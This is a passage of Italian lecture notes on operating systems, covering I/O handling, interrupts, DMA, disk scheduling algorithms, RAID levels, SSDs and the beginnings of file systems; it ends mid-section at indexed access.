- I/O separato in memoria: un segmento a parte distinto dallo spazio indirizzi è collegato ai registri del controller.




Figure 40: Comunicazione CPU-I/O

10.4 Modi di I/O

Programmed I/O (I/O a interrogazione ciclica): il processore manda un comando di I/O e poi attende che l'operazione sia terminata, testando lo stato del dispositivo con un loop busy-wait (polling). Efficiente solo se la velocità del dispositivo è paragonabile con quella della CPU.

10.5 I/O a interrupt

Il processore manda un comando di I/O; il processo viene sospeso. Quando l'I/O è terminato, un interrupt segnala che i dati sono pronti e il processo può essere ripreso. Nel frattempo, la CPU può mandare in esecuzione altri processi o altri thread dello stesso processo. Vettore di interrupt: tabella che associa ad ogni interrupt l'indirizzo di una corrispondente routine di gestione. Gli interrupt vengono usati anche per indicare eccezioni.

10.6 Direct Memory Access

Il Direct Memory Access (DMA) è una tecnica usata nei sistemi di Input/Output per trasferire dati tra un dispositivo periferico e la memoria principale (RAM) senza coinvolgere la CPU in ogni singolo byte di trasferimento. Richiede un controller DMA. La CPU inizializza il controller DMA:

- Specifica il dispositivo sorgente o destinazione.
- Indica l'indirizzo della memoria.
- Imposta la quantità di dati da trasferire.

Il DMA controller prende il controllo del bus di sistema. Il dispositivo I/O (es. hard disk) comunica direttamente con la RAM, saltando la CPU. Il canale di DMA contende alla CPU l'accesso al bus di memoria: sottrazione di cicli (cycle stealing). Una volta completato il trasferimento, il controller DMA invia un segnale di interrupt alla CPU per informarla che il lavoro è finito. Variante: Direct Virtual Memory Access: l'accesso diretto avviene nello spazio indirizzi virtuale del processo e non in quello fisico.

10.7 Gestione degli interrupt

Quando arriva un interrupt, bisogna salvare lo stato della CPU:

- su una copia dei registri: in questo caso gli interrupt non possono essere annidati
- su uno stack:
  - quello in spazio utente porta problemi di sicurezza e page fault,
  - quello del kernel può portare overhead per la MMU e la cache.

10.8 Gestione degli interrupt e CPU avanzate

Le CPU con pipeline hanno grossi problemi: il PC non identifica nettamente il punto in cui riprendere l'esecuzione, anzi, punta alla prossima istruzione. Per le CPU superscalari: le istruzioni possono essere già state eseguite, ma fuori ordine.

10.9 Interruzioni precise

Una interruzione è **precisa** se:

- il PC è salvato in un posto noto,
- tutte le istruzioni precedenti a quella puntata dal PC sono state eseguite completamente,
- nessuna istruzione successiva a quella puntata dal PC è stata eseguita,
- lo stato dell'esecuzione dell'istruzione puntata dal PC è noto.

Se una macchina ha interruzioni **imprecise**:

- è difficile riprendere esattamente l'esecuzione in hardware,
- la CPU riversa tutto lo stato interno sullo stack e lascia che sia il S.O. a capire cosa deve essere fatto ancora,
- rallenta la ricezione dell'interrupt e il ripristino dell'esecuzione

Avere interruzioni precise è complesso:

- la CPU deve tenere traccia dello stato interno
- "svuotare" le pipeline prima di servire l'interrupt

10.10 Evoluzione dell'I/O

1. Il processore controlla direttamente l'hardware del dispositivo.
2. Si aggiunge un controller, che viene guidato dal processore con PIO.
3. Il controller viene dotato di linee di interrupt; I/O interrupt driven.
4. Il controller viene dotato di DMA.
5. Il controller diventa un processore a sé stante. Il processore inizializza il PC del processore di I/O ad un indirizzo in memoria, e avvia la computazione. Il processore può così programmare le operazioni di I/O.
6. Il controller ha una CPU e una propria memoria.

Tipicamente in un sistema di calcolo sono presenti più tipi di I/O.

10.11 Interfaccia di I/O per le applicazioni

È necessario avere un trattamento uniforme dei dispositivi di I/O. Le chiamate di sistema di I/O incapsulano il comportamento dei dispositivi in alcuni tipi generali. Le effettive differenze tra i dispositivi sono contenute nei driver, moduli del kernel dedicati a controllare ogni diverso dispositivo. Le chiamate di sistema raggruppano tutti i dispositivi in poche classi generali. Solitamente sono:

- I/O a blocchi,
- I/O a carattere,
- accesso mappato in memoria,
- socket di rete.

Spesso è disponibile una syscall "scappatoia", dove si fa rientrare tutto ciò che non entra nei casi precedenti.

10.12 Dispositivi a blocchi e a carattere

I dispositivi a blocchi comprendono i dischi.

- Comandi tipo `read`, `write`, `seek`.
- I/O attraverso il file system e cache, oppure direttamente al dispositivo (crudo) per applicazioni particolari.
- I file possono essere mappati in memoria: si fa coincidere una parte dello spazio indirizzi virtuale di un processo con il contenuto di un file.

I dispositivi a carattere comprendono la maggior parte dei dispositivi. Sono i dispositivi che generano o accettano uno stream di dati.

- Comandi tipo `get`, `put` di singoli caratteri o parole. Non è possibile la `seek`.
- Spesso si stratificano delle librerie per filtrare l'accesso agli stream.

10.13 Dispositivi di rete

I dispositivi di rete (o network devices) sono componenti hardware che permettono la connessione, la comunicazione e la gestione dei dati tra computer e altri dispositivi all'interno di una rete. Unix e Windows/NT le gestiscono con le socket.

- Permettono la creazione di un collegamento tra due applicazioni separate da una rete.
- Le socket permettono di astrarre le operazioni di rete dai protocolli.
- Si aggiunge la syscall select per rimanere in attesa di traffico sulle socket.

Solitamente sono supportati almeno i collegamenti connection-oriented e connectionless. Le implementazioni variano.

10.14 I/O bloccante, non bloccante, asincrono

- **Bloccante**: il processo si sospende finché l'I/O non è completato.
  - Semplice
  - Insufficiente
- **Non bloccante**: la chiamata ritorna non appena possibile, anche se l'I/O non è ancora terminato.
  - Facile da implementare in sistemi multi-thread con chiamate bloccanti.

  - Ritorna rapidamente

- **Asincrono**: il processo continua mentre l'I/O viene eseguito.
  - Difficile da usare
  - Il sistema di I/O segnala al processo quando l'I/O è terminato.

10.15 Sottosistema di I/O del kernel

Deve fornire molte funzionalità.

- **Scheduling**: in che ordine le system call devono essere esaudite.
  - Il first-come, first-served non è molto efficiente.
  - È necessario adottare qualche politica per ogni dispositivo.
  - Qualche S.O. mira anche alla fairness.
- **Buffering**: mantenere i dati in memoria mentre sono in transito, per gestire
  - differenti velocità
  - differenti dimensioni dei blocchi di trasferimento
- **Caching**: mantenere una copia dei dati più usati in una memoria più veloce.
  - Una cache è sempre una copia di dati esistenti altrove.
  - Aumentare le performance.
- **Spooling**: buffer per dispositivi che non supportano I/O interleaved.
- **Accesso esclusivo**: alcuni dispositivi possono essere usati solo da un processo alla volta.
  - System call per l'allocazione/deallocazione del dispositivo.
  - Attenzione ai deadlock

Gestione degli errori:

- Un S.O. deve proteggersi dal malfunzionamento dei dispositivi.
- Gli errori possono essere transitori o permanenti.
- Nel caso di situazioni transitorie, solitamente il S.O. può recuperare la situazione.
- Le chiamate di sistema segnalano un errore, quando non vanno a buon fine neanche dopo ripetuti tentativi.
- Spesso i dispositivi di I/O sono in grado di fornire dettagliate spiegazioni di cosa è successo
- Il kernel può registrare queste diagnostiche in appositi log di sistema.

Per raggiungere gli obiettivi precedenti, si stratifica il software di I/O.

10.16 Driver delle interruzioni

Fondamentale nei sistemi time-sharing e con I/O interrupt driven. Passi principali da eseguire:

1. salvare i registri della CPU,
2. impostare un contesto per la procedura di servizio,
3. ack al controllore degli interrupt,
4. copiare la copia dei registri nel PCB,
5. eseguire la procedura di servizio,

6. eventualmente, cambiare lo stato a un processo in attesa,
7. organizzare un contesto (MMU e TLB) per il processo successivo,
8. caricare i registri del nuovo processo dal suo PCB,
9. continuare il processo selezionato.

10.17 Driver dei dispositivi

Software che accede al controller dei device. Hanno la vera conoscenza di come far funzionare il dispositivo. Implementano le funzionalità standardizzate. Vengono eseguiti in spazio kernel. Per includere un driver, può essere necessario ricompilare o relinkare il kernel.

10.18 Passi eseguiti dai driver dei dispositivi

1. Controllare i parametri passati.
2. Accodare le richieste in una coda di operazioni.
3. Eseguire le operazioni, accedendo al controller.
4. Passare il processo in modo wait, o attendere la fine dell'operazione in busy-wait.
5. Controllare lo stato dell'operazione nel controller.
6. Restituire il risultato.

I driver devono essere rientranti: a metà di una esecuzione, può essere lanciata una nuova esecuzione. I driver non possono eseguire system call ma possono accedere ad alcune funzionalità del kernel. Nel caso di dispositivi "hot plug": gestire l'inserimento/disinserimento a caldo.

10.19 Software di I/O indipendente dai dispositivi

Implementa le funzionalità comuni a tutti i dispositivi:

- fornire un'interfaccia uniforme per i driver ai livelli superiori
- Bufferizzazione dell'I/O
- Segnalazione degli errori
- Allocazione e rilascio di dispositivi ad accesso dedicato
- Uniformizzazione della dimensione dei blocchi

10.20 Interfacciamento uniforme

Gli scrittori dei driver hanno una specifica di cosa devono implementare. Deve offrire anche un modo di denominazione uniforme. Implementare un meccanismo di protezione per gli strati utente.

10.21 Bufferizzazione

La bufferizzazione I/O è una tecnica usata dai S.O. e dalle librerie di programmazione per ottimizzare le operazioni di input e output riducendo il numero di accessi diretti a dispositivi lenti. In pratica, invece di leggere o scrivere un byte alla volta, i dati vengono temporaneamente accumulati in un'area di memoria chiamata buffer; quando il buffer è pieno, il sistema esegue una singola operazione di I/O che trasferisce un blocco di dati. Un I/O non bufferizzato risulta inefficiente.

- Bufferizzazione in spazio utente: problemi con la memoria virtuale.
- Bufferizzazione in kernel: bisogna copiare i dati, con blocco dell'I/O nel frattempo.

La doppia bufferizzazione è un'evoluzione della bufferizzazione "normale" e viene usata quando si vuole evitare ritardi percepibili o artefatti visivi/sonori dovuti all'aggiornamento diretto di un'area di output. La bufferizzazione permette di disaccoppiare la chiamata di sistema di scrittura con l'istante di effettiva uscita dei dati (output asincrono). Eccessivo uso della bufferizzazione incide sulle prestazioni.

10.22 Gestione degli errori

- Errori di programmazione: il programmatore chiede qualcosa di impossibile/inconsistente. Azione: abortire la chiamata, segnalando l'errore al chiamante.
- Errori del dispositivo: dipendono dal dispositivo.
  - Se transitori: cercare di ripetere le operazioni fino a che l'errore viene superato (rete congestionata).
  - Abortire la chiamata: adatto per situazioni non interattive, o per errori non recuperabili.
  - Far intervenire l'utente/operatore: adatto per situazioni riparabili da intervento esterno.

10.23 Software di I/O a livello utente

- Non gestisce direttamente l'I/O; si occupano soprattutto di formattazione, gestione degli errori, localizzazione ...
- Dipendono spesso dal linguaggio di programmazione.
- Realizzato anche da processi di sistema.

Esempio: la printf, la System.out.println, ecc.

10.24 Performance

L'I/O è un fattore predominante nelle performance di un sistema.

- Consuma tempo di CPU per eseguire i driver e il codice kernel di I/O.
- Continui cambi di contesto all'avvio dell'I/O e alla gestione degli interrupt.
- Trasferimenti dati da/per i buffer consumano cicli di clock e spazio in memoria.
- Il traffico di rete è particolarmente pesante.

10.25 Migliorare le performance

- Ridurre il numero di context switch.
- Ridurre spostamenti di dati tra dispositivi e memoria, e tra memoria e memoria.
- Ridurre gli interrupt preferendo grossi trasferimenti.
- Usare canali di DMA.
- Implementare le primitive in hardware per aumentare il parallelismo.
- Bilanciare le performance della CPU, memoria, bus e dispositivi di I/O.

10.26 Livello di implementazione

Inizialmente, gli algoritmi vengono implementati ad alto livello. Inefficiente ma sicuro. Quando l'algoritmo è testato e messo a punto, viene spostato al livello del kernel. Questo migliora le prestazioni. Per avere le massime performance, l'algoritmo può essere spostato nel firmware o microcodice del controller.

11 Struttura dei dischi

I dischi sono indirizzati come dei grandi array monodimensionali di blocchi logici, dove il blocco logico è la più piccola unità di trasferimento con il controller. L'array monodimensionale è mappato sui settori del disco in modo sequenziale.

- Settore 0 = primo settore della prima traccia del cilindro più esterno.
- La mappatura procede in ordine sulla traccia, poi sulle rimanenti tracce dello stesso cilindro, poi attraverso i rimanenti cilindri dal più esterno verso il più interno.

11.1 Schedulazione dei dischi

Il S.O. è responsabile dell'uso efficiente dell'hardware. Per i dischi: bassi tempi di accesso e alta banda di utilizzo. Il tempo di accesso ha 2 componenti principali:

- **Seek time**: il tempo (medio) per spostare le testine sul cilindro contenente il settore richiesto.
- **Latenza rotazionale**: il tempo aggiuntivo necessario affinché il settore richiesto passi sotto la testina.

Tenere traccia della posizione angolare dei dischi è difficile. Obiettivo: mimimizzare il tempo speso in seek. Il tempo di seek ≈ distanza di seek. La banda di disco è il numero totale di byte trasferiti, diviso il tempo totale dalla prima richiesta di servizio al completamento dell'ultimo trasferimento. Ci sono molti algoritmi per schedulare le richieste di I/O di disco.

11.2 FCFS

FCFS è l'algoritmo di scheduling più semplice. Le richieste di accesso al disco vengono servite nell'ordine di arrivo. Non si riordina nulla per minimizzare il movimento della testina. Funzionamento (figura 41):




Figure 41: Esempio FCFS

- La testina del disco parte dalla posizione corrente.
- Si prende la prima richiesta nella coda.
- La testina si sposta alla traccia richiesta.
- Si serve la richiesta e si passa alla successiva in ordine di arrivo.

11.3 SSTF

Nel SSTF (sta per Shortest Seek Time First) si seleziona la richiesta con il minor tempo di seek dalla posizione corrente (figura 42). SSTF è una forma di scheduling SJF; può causare starvation.




Figure 42: Esempio di SSTF

11.4 SCAN

Il braccio scandisce l'intera superficie del disco, da un estremo all'altro, servendo le richieste man mano. Agli estremi si inverte la direzione (figura 43).




Figure 43: Esempio SCAN

11.5 C-SCAN

Garantisce un tempo di attesa più uniforme e equo di SCAN. Tratta i cilindri come in lista circolare, scandita in rotazione dalla testina si muove da un estremo all'altro del disco. Quando arriva alla fine, ritorna all'inizio del disco senza servire niente durante il rientro (figura 44).




Figure 44: Esempio C-SCAN

11.6 C-LOOK

Miglioramento del C-SCAN (esiste anche il semplice LOOK). Il braccio si sposta solo fino alla richiesta attualmente più estrema, non fino alla fine del disco, e poi inverte direzione immediatamente (figura 45).




Figure 45: Esempio C-LOOK

11.7 Quale algoritmo per lo scheduling dei dischi?

- SSTF è molto comune e semplice da implementare, e abbastanza efficiente
- SCAN e C-SCAN sono migliori per i sistemi con un grande carico di I/O con i dischi (si evita starvation)
- Le performance dipendono dal numero e tipi di richieste
- Le richieste ai dischi dipendono da come vengono allocati i file
- L'algoritmo di scheduling dei dischi dovrebbe essere un modulo separato dal resto del kernel
- Sia SSTF che LOOK sono scelte ragionevoli come algoritmi di default.

11.8 Gestione dell'area di swap

L'area di swap è parte di disco usata dal gestore della memoria come estensione della memoria principale. Può essere ricavata dal file system normale o in una partizione separata. Gestione dell'area di swap:

- 4.3BSD: alloca lo spazio appena parte il processo per i segmenti text e data
- Solaris 2: si alloca una pagina sullo stack solo quando si deve fare un page-out
- Windows 2000: Viene allocato spazio sul file di swap per ogni pagina virtuale non corrispondente a nessun file sul file system

11.9 Affidabilità e performance dei dischi

- Aumenta la differenza di velocità tra applicazioni e dischi.
- Le memorie cache non sempre sono efficaci.
- Suddividere il carico tra più dischi che cooperano per offrire l'immagine di un disco unitario virtuale più efficiente.
- Problema di affidabilità:

$$MTBF_{array} = \frac{MTBF_{disco}}{\#dischi}$$

11.10 RAID

I RAID(Redundant Array of Inexpensive/Independent Disks) implementano affidabilità del sistema memorizzando informazione ridondante. La ridondanza viene gestita dal controller (RAID hardware) o dal driver (RAID software). Diversi livelli (organizzazioni), a seconda del tipo di ridondanza:

- 0: Striping: i dati vengono "affettati" e parallelizzati. Altissima performance.
- 1: Mirroring o shadowing: duplicato di interi dischi. Eccellente resistenza ai crash.
- 5: Block interleaved parity: come lo striping, ma un disco a turno per ogni stripe viene dedicato a contenere l'informazione di parità del resto della stripe. Alta resistenza.

È possibile combinare fra loro diversi livelli RAID.

11.11 RAID 0

(Figura 46). In RAID 0 i dati vengono suddivisi in blocchi (stripe) ed ognuno di questi viene mem-




Figure 46: RAID 0

orizzato in un disco dell'array. La performance dell'I/O aumenta notevolmente dato che il carico di lavoro viene suddiviso fra più dischi. Non c'è ridondanza nei dati.

11.12 RAID 1

(Figura 47). I dati vengono "duplicati" su coppie di dischi (mirror). La performance della lettura dei




Figure 47: RAID 1

dati raddoppia, mentre quella della scrittura rimane uguale al caso di un singolo disco. Nel caso di guasto ad un disco, si può utilizzare immediatamente l'altro. Aspetto negativo: spreco di spazio.

11.13 RAID 2

(Figura 48). Questo livello era nato per dischi che non possedevano meccanismi propri per gestire




Figure 48: RAID 2

gli errori di lettura/scrittura. Opera a livello di bit utilizzando i codici di Hamming (7,4): 4 bit di dati ognuno su uno dei 4 dischi dati e 3 bit di parità. I codici di Hamming sono un tipo di codici di correzione d'errore che servono a rilevare e correggere gli errori di un singolo bit. Può correggere errori dovuti all'inversione di un singolo bit e rilevare errori dovuti all'inversione di due bit.

11.14 RAID 3

(Figura 49). I dati sono organizzati a livello di bit o byte: come ECC (RAID 2) utilizza XOR (i byte di parità sono registrati su un disco apposito). Prestazioni molto elevate in lettura/scrittura. Ottima tolleranza ai guasti.




Figure 49: RAID 3

11.15 RAID 4

(Figura 50). I dati sono suddivisi in blocchi: ogni blocco viene memorizzato su un disco nell'array (i




Figure 50: RAID 4

blocchi di parità sono registrati su un disco apposito). Prestazioni molto elevate in lettura. Ottima tolleranza ai guasti. Il disco di parità è un "collo di bottiglia".

11.16 RAID 5

(Figura 51). Il principio di funzionamento è quello del RAID 4, ma i blocchi di parità sono memorizzati




Figure 51: RAID 5

in modo distribuito sui dischi dell'array. Prestazioni migliorate in scrittura. Il sistema è complesso e costoso.

11.17 RAID 6

(Figura 52). Il principio di funzionamento è quello del RAID 5, ma vengono utilizzati due tipi di controllo d'errori (doppia parità). Grande ridondanza e sicurezza dei dati. In caso di guasto la ricostruzione dei dati è molto lenta.




Figure 52: RAID 6

11.18 Solid State Drive (SSD)

Da qualche tempo si stanno diffondendo le cosiddette unità a stato solido. Non hanno parti meccaniche in movimento, essendo basati su sistemi di memoria a stato solido. L'accesso è molto più veloce, tuttavia permettono un accesso ai dati simile a quello dei dischi "tradizionali". Per questa categoria di dispositivi si pongono problematiche molto differenti:

- gli algoritmi tradizionali di scheduling delle richieste non hanno più senso;
- insorgono problemi di write amplification con conseguente pericolo di usura precoce;
- i S.O. devono fornire del supporto esplicito per una corretta gestione degli SSD

L'unità minima leggibile/scrivibile di un SSD è la pagina. Un disco nuovo permette di scrivere i nuovi dati a livello di singole pagine, tuttavia per riscrivere una pagina bisogna prima cancellare l'intero blocco che la contiene. Se nel blocco da cancellare ci sono altre pagine valide, queste ultime vanno spostate in un altro blocco. Si parla quindi di write amplification:

$$\frac{\text{dati scritti sulla memoria flash}}{\text{dati inviati dal S.O.}}$$

Sorge la necessità di un garbage collector per mantenere alte le performance.

12 File system

I processi hanno alcune necessità:

- memorizzare e trattare grandi quantità di informazioni
- più processi devono avere la possibilità di accedere alle informazioni in modo concorrente e coerente, nello spazio e nel tempo,
- si deve garantire integrità, indipendenza, persistenza e protezione dei dati.

L'accesso diretto ai dispositivi di memorizzazione di massa non è sufficiente.

12.1 I file

La soluzione sono i file (archivi). I file sono un insieme di informazioni correlate a cui è stato assegnato un nome. Un file è la più piccola porzione unitaria di memoria logica secondaria allocabile dall'utente o dai processi di sistema. La parte del S.O. che realizza questa astrazione, nascondendo i dettagli implementativi legati ai dispositivi sottostanti, è il **file system**. Esternamente, il file system è spesso l'aspetto più visibile di un S.O.: come si denominano, manipolano, accedono, quali sono le loro strutture, i loro attributi, ecc. Internamente, il file system si appoggia alla gestione dell'I/O per implementare ulteriori funzionalità.

12.2 Attributi dei file (metadata)

- *Nome*: identificatore del file.
- *Tipo*: nei sistemi che supportano più tipi di file.
- *Locazione*: puntatore alla posizione del file sui dispositivi di memorizzazione.
- *Dimensioni*
- *Protezioni*: controllano chi può leggere, modificare, creare, eseguire il file.
- *Identificatori dell'utente*: che ha creato/possiede il file.
- *Varie date e timestamp*

Queste informazioni (**metadati**: dati sui dati) sono solitamente mantenute in apposite strutture (**directory**) residenti in memoria secondaria.

12.3 Denominazione dei file

I file sono un meccanismo di astrazione, quindi ogni oggetto deve essere denominato. Il nome viene associato al file dall'utente, ed è solitamente necessario (ma non sufficiente) per accedere ai dati del file. Le regole per denominare i file sono fissate dal file system.

12.4 Tipi di file

Tipi di file: eseguibile (exe, com), oggetto (obj), codice sorgente (c, p, asm, java), batch (bat, sh), testo (txt, doc), word processor (tex, doc), librerie (lib, so), grafica (ps, gif), archivi (zip, tar). Unix non forza nessun tipo di file a livello di S.O.: non ci sono metadati che mantengono questa informazione. Tipo e contenuto di un file slegati dal nome o dai permessi. Sono le applicazioni a sapere cosa fare per ogni file. È possibile spesso "indovinare" il tipo ispezionando il contenuto alla ricerca dei **magic numbers**: utility file. Nel MacOS Classic ogni file è composto da 3 componenti:

- **data fork**: sequenza non strutturata.
- **resource fork**: strutturato
- **info**: metadati sul file stesso, tra cui applicativo creatore e tipo.

L'operazione di apertura (doppio click) esegue l'applicativo indicato nelle info.

12.5 Struttura dei file

Un file è una sequenza di bit, byte, linee o record il cui significato è assegnato dal creatore. A seconda del tipo, i file possono avere struttura

- nessuna
- sequenza di record
- strutture più complesse
- i file strutturati possono essere implementati con quelli non strutturati

Chi impone la struttura: due possibilità:

- Il S.O.
- L'utente

12.6 Operazioni sui file

- *Creazione*: allocazione dello spazio sul dispositivo, e collegamento di tale spazio al file system.
- *Cancellazione*: staccare il file dal file system e deallocare lo spazio assegnato al file.
- *Apertura*: caricare alcuni metadati dal disco nella memoria pricipale.
- *Chiusura*: deallocare le strutture allocate nell'apertura.
- *Lettura*: dato un file e un puntatore di posizione, i dati da leggere vengono trasferiti dal media in un buffer in memoria.
- *Scrittura*: dato un file e un puntatore di posizione, i dati da scrivere vengono trasferiti sul media.
- *Append*
- *Riposizionamento* (seek)
- *Troncamento*: azzerare la lunghezza di un file.
- *Lettura dei metadati*: leggere le informazioni.
- *Scrittura dei metadati*: modificare informazioni.

12.7 Tabella dei file aperti

Queste operazioni richiedono la conoscenza delle informazioni contenute nelle directory. Per evitare di accedere continuamente alle dir, si mantiene in memoria una tabella dei file aperti. Due nuove operazioni sui file:

- Apertura: allocazione di una struttura in memoria (**file descriptor** o **file control block**) contenente le informazioni riguardanti un file.
- Chiusura: trasferimento di ogni dato in memoria al dispositivo, e deallocazione del file descriptor.

A ciascun file aperto si associa:

- Puntatore al file: posizione raggiunta durante la lettura/scrittura.
- Contatore dei file aperti: quanti processi stanno utilizzando il file.
- Posizione sul disco.

12.8 Metodi di accesso

Accesso sequenziale

Un puntatore mantiene la posizione corrente di lettura/scrittura. Si può accedere solo progressivamente, o riportare il puntatore all'inizio del file. Adatto a dispositivi intrinsecamente sequenziali

Accesso diretto

Il puntatore può essere spostato in qualunque punto del file. L'accesso sequenziale viene simulato con l'accesso diretto.

Accesso indicizzato

